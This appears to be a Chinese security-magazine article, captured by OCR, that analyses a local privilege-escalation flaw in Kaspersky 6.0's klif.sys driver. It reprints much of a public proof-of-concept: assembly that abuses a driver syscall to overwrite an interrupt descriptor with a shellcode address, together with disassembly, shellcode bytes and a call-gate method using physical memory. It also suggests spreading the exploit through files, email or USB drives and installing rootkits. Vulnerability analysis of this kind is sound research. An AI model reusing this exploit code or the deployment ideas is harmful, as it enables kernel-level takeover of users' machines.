


图1　主要的提权方式：中断门/陷阱门、调用门

而Windows NT/2000提供用户态执行系统服务(Ring0例程)的此类机制即System Service的int 2eh中断服务等，它会进行严格的参数检查，只能严格的执行Windows NT/2000提供的服务，因此，如果想执行用户提供的Ring0代码((指运行在Ring0权限的代码)，常规方法似乎只有编写设备驱动程序。

Klif.sys是卡巴斯基的内核驱动程序，同时也是上面提到的设备驱动程序。我们上面能够从Ring3进到Ring0，就是利用了这个驱动程序的漏洞。

另外，还有很多提权的技术，例如使用调用门(CallGate)方式，即在系统中构造一个指向我们的代码的调用门，实现Ring0代码。这种方式可以通过以下步骤实现：

1)以写权限打开物理内存对象；

2)取得系统 GDT 地址，并转换成物理地址

3)构造一个调用门；

4)寻找 GDT 中空闲的位置，将CallGate植入；

5)Call植入的调用门。

其中，GDT(Global Descriptor Table)位于内核区域，一般用户态的程序是不可能对这段内存区域有直接的访问权的。幸运的是，Windows NT/2000提供了一个叫PhysicalMemory的Section内核对象，位于"\Device"的路径下。顾名思义，通过这个Section对象可以对物理内存进行操作，用objdir.exe可以对这个对象进行分析。

这两种方式对比来说，前者比较困难，因为驱动程序本身不容易写，而且要经过系统严格的参数检查；后者相对容易实现，而且获得GDT地址的i386指令SGDT并不是特权级指令，普通Ring3程序均可执行。

漏洞利用——完全控制

虽然这个漏洞只是一个本地提权的漏洞，似乎远程利用、远程攻击用不到。其实不然，现在的病毒已经不再单纯地利用网络传播和攻击了。CIH病毒的厉害之处，就在于它可以把自己的本体拆散塞到被感染的文件中，因此受感染的文件大小不会有所变化，杀毒软件也不易察觉。而最后一个版本的CIH病毒，除了每个月26日发作，将你的硬盘Format掉之外，有时候还会破坏主板BIOS内的资料，让你根本无法开机！

我们可以设想这样一个场景，当我们利用这个漏洞的程序感染了exe文件，或者通过电子邮件、U盘、网络传播出去，到了目标机器上，被用户点击后执行。如果你足够狠，也可以实现格式化硬盘等I/O操作，这些操作本来只有管理员可以做，而且运行在Ring0级别，而我们可以通过这个漏洞直接从Ring3提权到Ring0。

如果大家足够聪明，还可以在目标机器上安装Rootkit。什么是Rootkit呢？好多人有一个误解，认为Rootkit是用作获得系统Root访问权限的工具。实际上，Rootkit是攻击者用来隐藏自己的踪迹和保留Root访问权限的工具。也就是说，它是用来隐藏自己的。我们在删除一个exe或DLL文件时，发现删不掉，系统提示这个程序正在执行，无法删除，但是在任务管理器等工具中却看不到这个程序，这八成就是被安装了Rootkit，将自己隐藏起来了，除非进安全模式删除，否则是难以清除的。因此，这个东西一旦安装，而且没被发现，那么对方想做什么都是可以的，完全控制了我们的电脑。

如果你足够善良，上面的坏事还是别做了，至少不要搞破坏！

漏洞分析——mov [edx+8], ecx?

我们应该从哪个角度出发来分析这个漏洞呢？令人兴奋的是，这个漏洞是POC的，而且还公布了源代码(http://mad.segfault.kz/kav6-expl.c)。

看完POC源代码，我的感受是，一是程序很精简，抓住了要害，一击致命；二是程序很奇怪，不像是溢出，用了很多中断，而且这些中断都很陌生；三是程序很漂亮，逆向出了结构体，适用于Windows XP和2000操作系统，而且使用了异常处理。总之，虽然是一段小程序，但是给人以美的感受，分析这样的程序可谓是一种享受！

我想，从POC源码来分析这个漏洞是最快捷有

效的。程序主要做了下面三件事。

1)检测操作系统版本是否是Windows XP/2000

```
OSVERSIONINFOEX os;
        os.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX);
    GetVersionEx((LPOSVERSIONINFO)&os);
        if (os.dwPlatformId != VER_PLATFORM_WIN32_NT ||
        os.dwMajorVersion != 5 ||
        os.dwMinorVersion > 1)
    {
        printf("This OS version unsupported\n");
        return;
    }
```

上面这段程序用来判断本地操作系统是否支持溢出程序，而下面这张表可以帮助大家快速得理解这段程序。




图2 Windows XP下运行SDTRestore的结果

表1 微软操作系统一览表

	Windows 95	Windows 98	Windows Me	Windows NT4.0	Windows 2000	WindowsXP
PlatformID	1	1	1	2	2	2
主要版本	4	4	4	4	5	5
次要版本	0	10	90	0	0	1

注：PlatformID中，VER_PLATFORM_WIN32_NT的宏定义是2；VER_PLATFORM_WIN32_WINDOWS的宏定义是1。

事实上，程序的作者是想检测当前的操作系统是否是Windows 2000或Windows XP，如果不是，那么就提示"This OS version unsupported"。

2)检测是否安装卡巴斯基

```
__asm {
    cmp    os.dwMinorVersion, 0
    jnz    short $+13
    mov    eax, 0F8h    // Windows 2000
    jmp    short $+7
    mov    eax, 11Ch    // Windows XP
    int    2Eh
    cmp    eax, 0Ch
    setz   al
    mov    IsKAVInstalled, al
}
```

通常我们检测一个软件是否安装了，是查看系统注册表里有没有该软件的注册项，而作者却通过一段汇编代码，以系统调用(int 2Eh)的方式实现了，这未免有点尴尬！其实这并不奇怪，熟悉卡巴斯基的朋友应该知道，卡巴斯基安装运行后，增加了13处系统调用(system call)。我们可以使用SDTRestore(http://www.security.org.sg/code/sdtrestore.html)工具来查看一下系统增加了哪些调用，如图2 所示。

在Windows XP中增加的是0h11c～0x128号调用而在Windows 2000中增加的是0xf8～0h104号调用。刚好上面的汇编程序就是调了卡巴斯基增加的第一个调用。通常系统调用都是在调用前将调用号填入EAX寄存器中，然后启动系统调用中断int 2Eh，最后调用结束后，系统服务程序会把返回结果再放到EAX寄存器中。这里可以看到作者将返回的结果EAX与0Ch进行比较，如果相等的话，就把IsKAVInstalled变量置为1，也就是说安装了卡巴斯基。

为什么要和0Ch进行比较呢？这需要我们好好研究一下卡巴斯基是如何处理这13个调用的。我们知道，klif.sys是卡巴斯基的内核驱动文件，Windows XP下用IDA分析后，发现eax=11Ch的int 2Eh系统调用的处理程序是这样的：

```
.text:00028AC0 sub_28AC0    proc near
; DATA XREF: .data:off_32D0C  o
.text:00028AC0    mov    eax, 0Ch
.text:00028AC5    retn
.text:00028AC5 sub_28AC0    endp
```

很明显，这个系统调用的返回值是0Ch，所以要和0Ch比较。

3)利用卡巴斯基的系统调用漏洞改写0DAh中

断服务入口地址为ShellCode地址

```
    Param1.SwitchIndex = 3;
      // Index of jmp in case of switch()
    Param1.Unknown = 0xFF0002;
    __asm {
        pusha
        sidt   Idtr
        mov         eax, dword ptr [Idtr+2]
        add    eax, 0DAh * 8 - 8
        mov         Param2, eax
        // Write lower DWORD IdtEntry
        mov         ecx, offset Shellcode
        and    ecx, 0000FFFFh
        or     ecx, 00080000h
        mov         Param1.Value,ecx
        // Set DWORD: [selector 0x0008 |
LOWORD(Shellcode)]
        push   Param2
        lea    eax, Param1
        push   eax
        mov         edx, esp
        cmp         os.dwMinorVersion, 0
        jnz    short $+13
       mov        eax, 100h  // Windows 2000
        jmp    short $+7
        mov         eax, 124h  // Widows XP
        int    2Eh
        add    esp, 2*4
        // Write high DWORD IdtEntry
        add    Param2, 4
        mov         ecx, offset Shellcode
        and    ecx, 0FFFF0000h
        or     ecx, 0000EE00h
        mov         Param1.Value,ecx
        // Set DWORD: [HIWORD(Shellcode) |
gate parameters 0xEE00]
        push   Param2
        lea    eax, Param1
        push   eax
        mov         edx, esp
        cmp         os.dwMinorVersion, 0
        jnz    short $+13
       mov        eax, 100h  // Windows 2000
        jmp    short $+7
        mov         eax, 124h  // Widows XP
        int    2Eh
        add    esp, 2*4
        // Call Gate :-) (COLGATE)
        push   fs
        int    0DAh
        pop    fs
        popa
    }
    printf("Exploited successful\n");
```

我们先来看看卡巴斯基对124h号系统调用的处理程序。

```
.text:00028B90 sub_28B90  proc near
; DATA XREF: .data:00032D2C  o
.text:00028B90
.text:00028B90 arg_0    = dword ptr  4
.text:00028B90 arg_4    = dword ptr  8
.text:00028B90
.text:00028B90   mov  eax, [esp+arg_4]
.text:00028B94   mov  ecx, [esp+arg_0]
.text:00028B98   push  eax
.text:00028B99   push  ecx
.text:00028B9A  call   sub_1B190
.text:00028B9F   retn     8
.text:00028B9F sub_28B90   endp
```

我们可以看出，这个处理程序是把两个参数直接作为sub_1B190函数的参数，然后调用sub_1B190函数。事实上，这个函数是比较复杂的，通过仔细分析，这个函数需要两个参数，也就是上面POC代码中的Param1和Param2。Param1是一个结构体数据，这个结构体被POC代码作者定义如下：

```
typedef struct _FIRST_PARAM {
    ULONG     SwitchIndex;
    ULONG     Unknown;
    ULONG     Value;
} FIRST_PARAM, *PFIRST_PARAM;
```

其中，SwitchIndex控制着sub_1B190函数的分支，分析发现SwitchIndex为3h时程序将落入漏洞的圈套，Unknown必须是一个0xFF0002到0xFF000F的数据，而Value将是真正写入内存的参数。核心的switch跳转语句是这样的：

```
.text:0001B1E0  jmp  ds:off_1B288[eax*4] ; switch jump
```

执行这条语句时，EAX已经被赋值为上面的SwitchIndex，如果为3h的话，那么将跳到这里：

```
.text:0001B23F   mov  edx, [esp+4+arg_4]
;edx=Param2
.text:0001B243   mov  ecx, [esi+8]
;ecx=Param1.Value
.text:0001B246   push  0
;下面是sub_1AFC0函数的参数
.text:0001B248   mov  [edx+8], ecx
;把ecx写入edx+8所指向的内存
.text:0001B24B   mov  eax, [esi+8]
.text:0001B24E   push  eax
.text:0001B24F   call   sub_1AFC0
.text:0001B254   mov  edi, eax
.text:0001B256   pop   edi
.text:0001B257   pop   esi
.text:0001B258   retn   8
```

这里首先分别把Param2和Param1.Value赋值给edx和ecx寄存器，然后把ecx写入edx+8所指向的内存，即把Param1.Value的值（DWORD）写入Param2+8所指向的内存单元。难道看到这里大家还不想笑吗？哈

哈，啥都不说了，举个例子吧！

如果Param2+8是我们预先获取的某个中断在IDTR中的中断描述符地址，而Param1.Value是预先写好的ShellCode的地址，那么经过上面"mov [edx+8], ecx"这条指令后，会有什么结果呢？

这里不能高兴太早，我们还要做两件事，一是检查sub_1AFC0这个函数有没有涉及到[edx+8]这块内存地址，如果改写了这块内存，那么上面的设想都是白费的。经过检查，幸好没有。二是考虑到IDTR中存储的中断描述符信息是4个字，结构是这样的

```
typedef struct _idtentry{
//中断执行代码偏移量的第16位
unsigned short OffsetLow;
//选择器，也就是寄存器
unsigned short Selector;
//保留位，始终为零
unsigned char Reserved;
//IDT中的门的类型：包括中断门、陷、门和任务门
unsigned char Type:4;
//段标识位
unsigned char SegmentFlag:1;
//中断门的权限等级，0表示内核级，3表示用户级
unsigned char DPL:2;
//呈现标志位
unsigned char Present:1;
//中断执行代码偏移量的高16位
unsigned short OffsetHigh;
}IDTENTRY,*PIDTENTRY;
```

因此，我们需要拷贝两次，也就是要利用漏洞两次才行，如图3所示。




图3

4)执行ShellCode

POC作者的ShellCode的目的是在C盘根目录创建一个文件Hello.txt，并写入"Hello from ring-0! :)"，仅仅是想证明一下上面程序确实有效。我在我的几个不同操作系统(Windows XP和2000)机器上都运行通过，如图4所示，发现不安装卡巴斯基的没有影响，文件不生成 只要安装了卡巴斯基6.0，这个文件就生成了，说明漏洞确实已被利用！




图4

但是这还不足以说明上面这个程序是在Ring0级别运行的，为此我们将上面生成Hello.txt文件的ShellCode改成下面这样的程序

```
mov eax,cr0
iret
```

对应的ShellCode进行如下的修改

```
shellcode[] = "\x0F"
"\x20\xC0\xCF";
```

其中"mov eax,cr0"这条指令可不是大家能随意使用的指令，它是一条操作系统Ring0级别才能使用的指令。如果在Ring3级别下运行会报错的，如图5所示。




图5

那么上面的cr0是什么呢？80386有四个32位的控制寄存器，分别命名为CR0、CR1、CR2和CR3。CR1被保留，供今后开发的处理器使用。在80386中不能使用CR1，否则会引起无效指令操作异常。CR0包括指示处理器工作方式的控制位，包含启用和禁止分页管理机制的控制位，包含控制浮点协处理器操作的控制位。CR2及CR3由分页管理机制使用。这样，我们在Ring0级别中拿到CR0后，存入EAX寄存器中，然后输出，其结果如图6所示，8001003b就是当前的控制寄存器——CR0的值，因此可以说明确实提权成功了！




图6


总结

经过上面的分析，我们可以解开本文一开始的悬念，也就是让大家记住的关键字——"畸形参数"。我们看到了"畸形参数"果然"畸形"，一个放的是0DAH中断在IDTR中的描述符地址 一个存的是ShellCode的地址。通过这两个参数，我们可以以中断门的方式在本地进行提权。

另外经过验证，无论把0DAH换成任何一个中断，都是可以的。如果被换地址的中断是ring0级别的，那么ShellCode的级别自然也是ring0级别的。所以说，这个漏洞可能导致以系统权限执行任意指令，从而完全控制系统。因此，此漏洞非常危险，希望卡巴斯基能尽快出补丁！

适合读者：溢出爱好者、漏洞爱好者
前置知识：缓冲区溢出原理

Adobe Acrobat Reader 外部命令参数解析 0Day漏洞利用



文/图 failwest

